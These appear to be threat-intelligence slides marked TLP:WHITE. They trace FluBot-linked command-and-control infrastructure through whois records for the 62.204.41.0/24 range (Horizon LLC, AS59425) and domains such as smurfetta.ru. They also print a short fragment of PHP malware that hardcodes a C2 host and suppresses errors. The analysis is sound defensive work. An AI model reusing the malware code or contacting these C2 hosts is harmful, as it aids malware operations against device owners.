


TLP:WHITE

C2 infra
2022-03-18

```
inetnum:        62.204.41.0 - 62.204.41.255
netname:         RU-HORIZONMSK-20211008
country:         RU
org:             ORG-HL276-RIPE
admin-c:         EA7219-RIPE
tech-c:          EA7219-RIPE
status:          ALLOCATED PA
mnt-by:          lir-ru-horizonmsk-1-MNT
mnt-by:          RIPE-NCC-HM-MNT
mnt-lower:       lir-ru-horizonmsk-1-MNT
mnt-routes:      lir-ru-horizonmsk-1-MNT
created:         2021-10-08T15:11:34Z
last-modified:   2021-10-08T15:11:34Z
source:          RIPE
```






Active C2
2022-03-16

TLP:WHITE

inetnum: 62.204.41.0 - 62.204.41.255
netname: RU-HORIZONMSK-20211008
country: RU



domain: GDBCJRLNPOEIVJV.RU
nserver: ns1.gdbcjrlnpoeivjv.ru. 62.204.41.171
nserver: ns2.gdbcjrlnpoeivjv.ru. 62.204.41.171
state: REGISTERED, DELEGATED, UNVERIFIED
person: Private Person
registrar: REGRU-RU
admin-contact: http://www.reg.ru/whois/admin_contact
created: 2022-02-27T14:45:51Z
paid-till: 2023-02-27T14:45:51Z
free-date: 2023-03-30
source: TCI

Last updated on 2022-03-11T08:51:30Z

Active C2
2022-03-11

TLP:WHITE



Image: Prodraft, <https://github.com/prodraft/malware-ioc/blob/master/FluBot/FluBot.pdf>

Active C2
2021-03-??

TLP:WHITE

Guess the ASN?

```
$hostKey = '123';

error_reporting(0);

function host()
{
    return 'http://smurfetta.ru';

    /*global $hostKey;



    if (file_exists($hostKey))
    {
        $r = trim(file_get_contents($hostKey));
        if (strpos($r, '://'))
            return $r;
    }

    return 'http://smurfetta.ru';*/
}

function find_cval() {
    foreach($_GET as $key = $value) {
        if (cval($key)) {
            return $key;
        }
    }
}
```

Whois Record for SmurfEtta.ru

— Domain Profile

Registrant	Private Person
Registrar	REGRU-RU IANA ID: — URL: http://www.reg.ru/whois/admin_contact Whois Server: —
Registrar Status	REGISTERED,
Dates	328 days old Created on 2021-04-24 Expires on 2022-04-24
Name Servers	NS1.REG.RU. (has 1,720,206 domains) NS2.REG.RU. (has 1,720,206 domains)
Tech Contact	—
IP Address	62.204.41.171 - -1 other site is hosted on this server
IP Location	 - Moskva - Vnukovo - Horizon Llc
ASN	 AS59425 (registered Oct 08, 2021)
Hosting History	5 changes on 3 unique name servers over 8 years

HORIZON

Guess the ASN?

```
$hostKey = '123';

error_reporting(0);

function host()
{
    return 'http://smurfetta.ru';


    /*global $hostKey;

    if (file_exists($hostKey))
    {
        $r = trim(file_get_contents($hostKey));
        if (strpos($r, '://'))
            return $r;
    }

